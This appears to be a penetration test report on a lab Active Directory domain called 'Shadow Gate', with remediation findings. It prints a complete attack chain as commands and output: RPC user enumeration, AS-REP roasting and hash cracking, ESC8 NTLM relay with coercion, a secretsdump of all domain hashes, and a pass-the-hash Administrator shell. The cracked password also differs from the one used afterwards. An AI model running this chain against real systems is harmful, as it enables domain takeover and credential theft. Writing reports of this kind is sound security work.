

Shadow Gate Penetration Test Report

Prepared For

Shadow Gate Internal Infrastructure Assessment

Prepared By

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Report Information

Assessment Name: Shadow Gate Penetration Test

Assessment Type: Internal Active Directory Penetration Test

Report Version: 1.0

Assessment Date: [24/05/26]

Report Date: [24/05/26]

Engagement Overview

Target Environment

IP: 10.1.211.51

Web and Domain Controller Internal Penetration Test.

Assessment type is Black Box Penetration Test.

Testing Organisation:

- QR-SEC / Michael Johnson

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Confidentiality Statement

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Disclaimer

The findings presented within this report are based on the systems, scope, configurations, and conditions observed during the time of assessment. Security posture may change over time due to environmental modifications, patching, configuration changes, or newly discovered vulnerabilities.

Testing activities were conducted in a controlled manner within the agreed assessment scope. While reasonable effort was made to identify security weaknesses, no guarantee is provided that all vulnerabilities or attack paths were identified.

This report is provided for informational and remediation purposes only.

Executive Summary

The present day security assessment of Shadow Gate is rated as Critical. Critical findings of certificate abuse, weak password policy, kerberos exploitable artefacts, and username extraction from rpc protocol coupled with confirmed usernames via kerbrute. These findings present a clear and present danger to Shadow Gate's security posture.

Presently, Shadow Gate is not able to withstand a broad attack from cyber threat actors. Through username enumeration within rpc protocol, username confirmation through kerberos led to the eventual discovery of a users hash through AS-REP roasting techniques. The password was easily processed due to its lack of complexity.

Domain enumeration followed using the credentials obtained. Certificate services was an attack vector identified. Using certificate analysis tools, I queried the ADCS and obtained information that the Domain Controller was susceptible to the ESC8 Vulnerability. Through difficult ntlm relaying, a pfx file was captured over the network. This was processed to reveal a machine user hash. A pass-the-hash attack was applied to extract all user hashes from the database, therefore compromise the Domain fully.

Immediate remediation steps include disabling guest enumeration access on RPC and also enforcing strict complex passwords on all accounts. These 2 steps would significantly reduce the attack surface in future therefore downgrading Shadow Gate threat level from critical to informational.

Assessment Scope

QR-Sec were employed my Shadow gate to perform a penetration test on:

1. Domain Controller.

Testing confirmed it was possible through initial breach of usernames and password capture and processing, to obtain full Domain Control from this initial breach. Contributing factors include:

- Username enumeration via RPC.
- Username confirmation via Kerberos.
- Password capture via AS-REP roasting technique.
- Identification of attack vector through bloodhound.
- Identifying vulnerability to ESC8.
- Applied ESC8 privilege acquisition technique.

From these methods and techniques, it was possible dump all the hashes on the Domain Controller. It was a consequence of the above that pass-the-hash technique was enabled, allowing full Domain Control through an administrators account.

Methodology

Initial port scan revealed attack surface was a Domain Controller.

Through RPC - a guest authentication allowed username extraction.

```
└─$ rpcclient -U "" -N 10.1.211.51
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[ATHENA] rid:[0x44f]
user:[mbrownlee] rid:[0x450]
user:[bbrown] rid:[0x455]
user:[jtrueblood] rid:[0x456]
user:[jsmith] rid:[0x458]
user:[clocke] rid:[0x459]
user:[tclarke] rid:[0x45a]
user:[jbradford] rid:[0x45b]
user:[amoss] rid:[0x45c]
rpcclient $>
```

This username list was confirmed using Kerbrute against the Kerberos server.

```
└─$ kerbrute userenum -d shadow.gate --dc 10.1.211.51 user.txt
```

```

  _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/
 / // / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
 / , < / _/ / / / / / / / / / / / / / / / / / / / / / / / / / /
/_/ | _/ \ _/ \ / _/ \ / _/ \ / _/ \ / _/ \ / _/ \ / _/ \ / _/ \ /
```

Version: v1.0.3 (9dad6e1) - 05/23/26 - Ronnie Flathers @ropnop

2026/05/23 10:14:56 > Using KDC(s):

2026/05/23 10:14:56 > 10.1.211.51:88

2026/05/23 10:14:56 > [+] VALID USERNAME:	amoss@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME:	tclarke@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME:	jbradford@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME:	ATHENA@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME:	clocke@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME:	bbrown@shadow.gate


```
2026/05/23 10:14:56 > [+] VALID USERNAME: mbrownlee@shadow.gate
2026/05/23 10:14:56 > [+] VALID USERNAME: jsmith@shadow.gate
2026/05/23 10:14:57 > [+] VALID USERNAME: jtrueblood@shadow.gate
2026/05/23 10:14:57 > Done! Tested 9 usernames (9 valid) in 0.922 seconds
```

AS-REP roasting technique captured a users hash.

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ nxc ldap 10.1.211.51 -u user.txt -p '' --asreproast output.txt
LDAP 10.1.211.51 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:shadow.gate) (signing:None) (channel binding:Never)
LDAP 10.1.211.51 389 DC01 $krb5asrep$23$jtrueblood@SHADOW.GATE:bc2970ae17a9e42fbbfbbc41ce8b2948$f273ed2d9d8b229d9106047206540b7294e607c874ad597441ece2c1214a66efe1a9a46cde8fc31c5327f605a3ab2a3694901deb1da6cccf415cb3f12b6f294eb582910f5a052f9d887688336dcfc0c93b98f1ff486e7292923e3c405990a4311ae3125ddafc904ef51c98ba371c962cfbc119734e54a901c23c268a9b7772dd882891a156cda38c01159677dc0835f751cfd922085e2fa17a2833d2d755f9fd8bafef6aa7fd936058498c809bbe51fcc80cce5d3fef028ce5739895253a88ae71d305e85bb90e0345b71cde970c3dba4de7c2500c9b7b209b8305cd05403eb74fac1e1c5d5b5484eccc
LDAP 10.1.211.51 389 DC01 [-] Error in searchRequest → operationsError: 000004DC: LdapErr: DSID-0C090D5C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
LDAP 10.1.211.51 389 DC01 [+] shadow.gate\
LDAP 10.1.211.51 389 DC01 [-] Error in searchRequest → operationsError: 000004DC: LdapErr: DSID-0C090D5C, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4f7c
LDAP 10.1.211.51 389 DC01 No entries found!
```

Password processing on this acquired hash led to its eventual cracking.

```
$krb5asrep$23$jtrueblood@SHADOW.GATE:bc2970ae17a9e42fbbfbbc41ce8b2948$f273ed2d9d8b229d9106047206540b7294e607c874ad597441ece2c1214a66efe1a9a46cde8fc31c5327f605a3ab2a3694901deb1da6cccf415cb3f12b6f294eb582910f5a052f9d887688336dcfc0c93b98f1ff486e7292923e3c405990a4311ae3125ddafc904ef51c98ba371c962cfbc119734e54a901c23c268a9b7772dd882891a156cda38c01159677dc0835f751cfd922085e2fa17a2833d2d755f9fd8bafef6aa7fd936058498c809bbe51fcc80cce5d3fef028ce5739895253a88ae71d305e85bb90e0345b71cde970c3dba4de7c2500c9b7b209b8305cd05403eb74fac1e1c5d5b5484eccc:brothers

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$jtrueblood@SHADOW.GATE:bc2970ae17a9e4 ... 84eccc
Time.Started.....: Sat May 23 10:19:30 2026 (2 secs)
Time.Estimated...: Sat May 23 10:19:32 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 5733.1 kH/s (2.03ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9584640/14344385 (66.82%)
Rejected.....: 0/9584640 (0.00%)
Restore.Point....: 9566208/14344385 (66.69%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: bluepricedudgeon@yahoo.com → blessings8
Hardware.Mon.#01.: Temp: 67c Util: 59%

Started: Sat May 23 10:19:29 2026
Stopped: Sat May 23 10:19:33 2026
```


Combining the user and password to an SMB enumeration tool, a certificate share was identified.


```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ nxc smb 10.1.211.51 -u jtrueblood -p blood_brothers
SMB 10.1.211.51 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB 10.1.211.51 445 DC01 [+] shadow.gate\jtrueblood:blood_brothers

(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ nxc smb 10.1.211.51 -u jtrueblood -p blood_brothers --shares
SMB 10.1.211.51 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:shadow.gate) (signing:False) (SMBv1:None)
SMB 10.1.211.51 445 DC01 [+] shadow.gate\jtrueblood:blood_brothers
SMB 10.1.211.51 445 DC01 [*] Enumerated shares
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
ices share
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
SMB 10.1.211.51 445 DC01
```


Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
CertEnroll	READ	Active Directory Certificate Serv
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Bloodhound was used to acquire Domain Information relating to users, computers and processes.





It was observed that the user Jtrueblood was linked to certificate services.



Certy-ad was used to test for any vulnerabilities relating to certificate services.

```
└─$ certipy-ad find -u jtrueblood -p blood_brothers -dc-ip 10.1.211.51 -vulnerable
```

Certipy v5.0.4 - by Oliver Lyak (ly4k)

```
[*] Finding certificate templates
[*] Found 0 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 0 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'shadow-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Successfully retrieved CA configuration for 'shadow-DC01-CA'
[*] Checking web enrollment for CA 'shadow-DC01-CA' @ 'DC01.shadow.gate'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260523104858_Certipy.txt'
[*] Wrote text output to '20260523104858_Certipy.txt'
[*] Saving JSON output to '20260523104858_Certipy.json'
[*] Wrote JSON output to '20260523104858_Certipy.json'
```

```
SHADOW.GATE (Domain Admins)
Enroll
[!] Vulnerabilities
ESC8
Certificate Templates
SHADOW.GATE\Enterprise Admins
: SHADOW.GATE\Authenticated Users
: Web Enrollment is enabled over HTTP.
: [!] Could not find any certificate templates
```

ESC8 was identified as the attack vector. Please note the attack is not simple to apply, and requires precision and research to do.

Privilege Escalation

Here is a concise overview of ESC8 attack

ESC8 is an Active Directory Certificate Services (AD CS) misconfiguration that allows NTLM authentication to be relayed to a vulnerable certificate enrollment web endpoint. When SMB signing is not enforced and AD CS web enrollment is enabled, an attacker can coerce a privileged system (such as a Domain Controller) to authenticate to an attacker-controlled host.

The attacker relays this authentication to the AD CS web enrollment service and requests a certificate on behalf of the target machine account. If successful, the issued certificate can be

used to authenticate as the compromised system via PKINIT/Kerberos, potentially resulting in full domain compromise. This attack does not require password cracking and instead abuses trust relationships and certificate-based authentication mechanisms within Active Directory.

The attack has 2 points:

1. A server or relay point.
2. Executable script to request from the server.

What must first happen is a test to the certificate endpoint.

We are looking for a 401 code, not a 404. 401 is unauthorised.

Using curl we achieve confirmation.

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ curl -I http://10.1.211.51/certsrv/

HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Sat, 23 May 2026 01:38:10 GMT
```

Relay Python Server

```
sudo python3 /home/michael/.local/bin/ntlmrelayx.py -t
http://10.1.211.51/certsrv/certfnsh.asp -smb2support --adcs --template
DomainController
```

Python Executable Script

```
python3 demontor.py -d shadow.gate -u jtrueblood -p 'blood_brothers'
10.200.59.73 10.1.211.51
```

Both must be executed to achieve ESC8 exploitation.

Successful Relay

```
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.1.211.51, attacking target http://10.1.211.51
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.211.51 against http://10.1.211.51 SUCCEED [1]
[*] http://@10.1.211.51 [1] → Generating CSR ...
[*] http://@10.1.211.51 [1] → CSR generated!
[*] http://@10.1.211.51 [1] → Getting certificate ...
[*] http://@10.1.211.51 [1] → GOT CERTIFICATE! ID 4
[*] http://@10.1.211.51 [1] → Writing PKCS#12 certificate to ./DC01.shadow.gate.pfx
[*] http://@10.1.211.51 [1] → Certificate successfully written to file
[*] (SMB): Received connection from 10.1.211.51, attacking target http://10.1.211.51
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.211.51 against http://10.1.211.51 SUCCEED [2]
[*] http://@10.1.211.51 [2] → Skipping user since attack was already performed
[*] (SMB): Received connection from 10.1.211.51, attacking target http://10.1.211.51
[*] HTTP server returned error code 200, treating as a successful login
[*] (SMB): Authenticating connection from /@10.1.211.51 against http://10.1.211.51 SUCCEED [3]
[*] http://@10.1.211.51 [3] → Skipping user since attack was already performed
```

Successful Script Execution

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ python3 demontor.py -d shadow.gate -u jtrueblood -p 'blood_brothers' 10.200.59.73 10.1.211.51

[*] connecting to 10.1.211.51
[*] bound to spoolss
[*] getting context handle ...
[*] sending RFFPCNEX ...
[*] Got expected RPC_S_SERVER_UNAVAILABLE exception. Attack worked
[*] done!
```

The machine PFX file was decoded to reveal the machine hash.

```
(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ certipy-ad auth -pfx 'DC01.shadow.gate.pfx' -dc-ip '10.1.211.51'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN DNS Host Name: 'DC01.shadow.gate'
[*] Security Extension SID: 'S-1-5-21-243493930-1113464705-3012771586-1000'
[*] Using principal: 'dc01$@shadow.gate'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'dc01.ccache'
[*] Wrote credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@shadow.gate': aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531
```

Secrets Dumping Attack

```
python3 /home/michael/.local/bin/secretsdump.py
shadow.gate/'dc01$'@10.1.211.51 -hashes
aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531
```

With successful execution, all hashes were extracted.

```
python3 /home/michael/.local/bin/secretsdump.py
shadow.gate/'dc01$'@10.1.211.51 -hashes
```



```

aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4366ec0f86e29be2a4a5e87a1
ba922ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b5509cbfe52e94940c0ec99b21e09802
:::
shadow.gate\ATHENA:1103:aad3b435b51404eeaad3b435b51404ee:3215f4c7c852647c886
94ab0b57daaba:::
shadow.gate\mbrownlee:1104:aad3b435b51404eeaad3b435b51404ee:6f16868319543175
e7f3e6d4eea9adfb:::
shadow.gate\bbrown:1109:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e6
93aaacca2db52:::
shadow.gate\jtrueblood:1110:aad3b435b51404eeaad3b435b51404ee:27e133a345b980d
24e3a60f169f2cb7e:::
shadow.gate\jsmith:1112:aad3b435b51404eeaad3b435b51404ee:be0b6d125a6645747d9
1d30ed3bef98f:::
shadow.gate\clocke:1113:aad3b435b51404eeaad3b435b51404ee:ff506444e2c59b02418
12e8e17b0f05e:::
shadow.gate\tclarke:1114:aad3b435b51404eeaad3b435b51404ee:9290a555713c7db0cf
7fbf0ac28c1100:::
shadow.gate\jbradford:1115:aad3b435b51404eeaad3b435b51404ee:f5c86043de2a116c
6458f3de9aad89de:::
shadow.gate\amoss:1116:aad3b435b51404eeaad3b435b51404ee:381480af4a988ad46758
c2f79ee64090:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:57867e655d1abc9f45fd6e954e351531
:::
<SNIP>
[*] Cleaning up...

```

A successful pass-the-hash attack was applied to obtain control over the domain..

```

(michael@quietrecon)-[~/HackSmarter/Active-Directory/ShadowGate]
$ evil-winrm -i 10.1.211.51 -u administrator -H 4366ec0f86e29be2a4a5e87a1ba922ec

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for mo
dule Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami  
shadow\administrator  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```


The Standard Industry Rating Scale

Severity Level	CVSS Score Range	Color Code	What it Means in Practice
 Critical	9.0 – 10.0	Red	Flaws that give immediate, unauthenticated remote access, data destruction, or complete network control. Little to no user interaction required.
 High	7.0 – 8.9	Orange	Severe vulnerabilities that expose sensitive data or allow system takeover, but require specific prerequisites (e.g., local system access or basic user credentials).
 Medium	4.0 – 6.9	Yellow	Minor code implementation flaws, information disclosures, or configuration errors that require complex attack steps or user interaction to exploit.
 Low	0.1 – 3.9	Blue	Minor bugs that reveal system metadata or version numbers. They do not pose a direct threat on their own but can be used for network reconnaissance.
 Informational / None	0.0	Grey	Non-vulnerabilities or security best practice suggestions (e.g., missing specific HTTP security headers) that improve hardening but pose zero exploitation risk.

Findings Summary

 **High**

Username Enumeration.

 **High**

Username Confirmation.

 **Critical**

AS-REP Roasting.

 **Critical**

Password Processing.

 **Critical**

Certificate Service Identification.

 **Critical**

Certificate Services Vulnerability ESC8

Finding 01 - Username Enumeration Via RPC

● High

Remediation

Guest access that can enumerate users and groups is not ideal. It is through this method that a full domain compromise was enabled. Disabling guest access is recommended and further restricting any form of enumeration within RPC to users with authenticated privilege.

<https://learn.microsoft.com/en-us/windows-server/security/rpc-interface-restrict>

Finding 02 - Username Confirmation via Kerberos

● High

Remediation

Because Kerbrute validates usernames by analysing specific Kerberos error codes, you cannot completely prevent it from querying Active Directory without disabling Kerberos authentication entirely. It is therefore recommended to adopt finding 01 as the best practice to prevent finding 02 from being activated.

Finding 03 - AS-REP Roasting

● Critical

Remediation

AS-REP roasting is a technique where attackers request a Kerberos Ticket-Granting Ticket (TGT) for accounts that do not require Kerberos pre-authentication, allowing them to crack the password offline. The most direct ways to remediate and prevent this are:

- **Enforce Kerberos Pre-Authentication:** Require pre-authentication for all user and service accounts. This stops the Key Distribution Center (KDC) from returning the encrypted AS-REP hash to unauthenticated requesters.
- **Implement Strong Password Policies:** Use long, complex passwords or passphrases to ensure offline brute-force attacks fail.
- **Transition to Managed Service Accounts:** Use Group Managed Service Accounts (gMSA) instead of traditional user accounts for services

<https://jumpcloud.com/it-index/what-is-as-rep-roasting>

Finding 04 - Password Processing Success

● Critical

Remediation

Recommendation is to use long string complex passwords on all accounts to prevent ease of brute force password attacks. All accounts ideally require complex passwords mixed with upper and lower case, special character and numbers. Using services to test password strength can determine how long it will take for a password to be cracked.

<https://service.vic.gov.au/find-services/personal/password-strength-tester>

Finding 05 - Certificate Service Identification

● Critical

Remediation

Preventing BloodHound data extraction requires minimizing your Active Directory (AD) attack surface, limiting over-privileged access, and monitoring for abnormal LDAP queries or SMB scanning, which ingestors like SharpHound use to map your environment.

Harden Active Directory & Limit Enumeration

- **Restrict LDAP Enumeration:** Limit the ability of standard users to query AD objects, such as by restricting anonymous LDAP bindings and enforcing LDAP signing and channel binding to prevent man-in-the-middle attacks.
- **Remove Unnecessary SPNs:** Minimize user objects configured with Service Principal Names (SPNs) to prevent Kerberoasting. Use group Managed Service Accounts (gMSAs) with automatic password rotation for essential services.
- **Limit Privileged ACLs:** Restrict Active Directory Control Lists (ACLs) so standard users cannot read sensitive attributes (e.g., `GenericAll`, `GenericWrite`, or `WriteOwner` over critical domain objects)

<https://www.cyber.gov.au/business-government/detecting-responding-to-threats/detecting-and-mitigating-active-directory-compromises>

Finding 06 - Certificate Services Vulnerability ESC8

● Critical

Remediation

To prevent an ESC8 attack—an Active Directory Certificate Services (AD CS) privilege escalation method relying on NTLM relaying—you must secure enrolment endpoints against unauthorised authentication. Implement the following critical remediation steps to harden your environment:

- **Enable HTTPS and EPA:** Force HTTPS on your AD CS web enrolment endpoints and enable **Extended Protection for Authentication (EPA)**. EPA enforces channel binding, effectively breaking NTLM relay attempts.
- **Disable Unused HTTP Endpoints:** If AD CS Web Enrolment or Certificate Enrolment Web Services are not strictly required for daily operations, disable them entirely to reduce your attack surface.
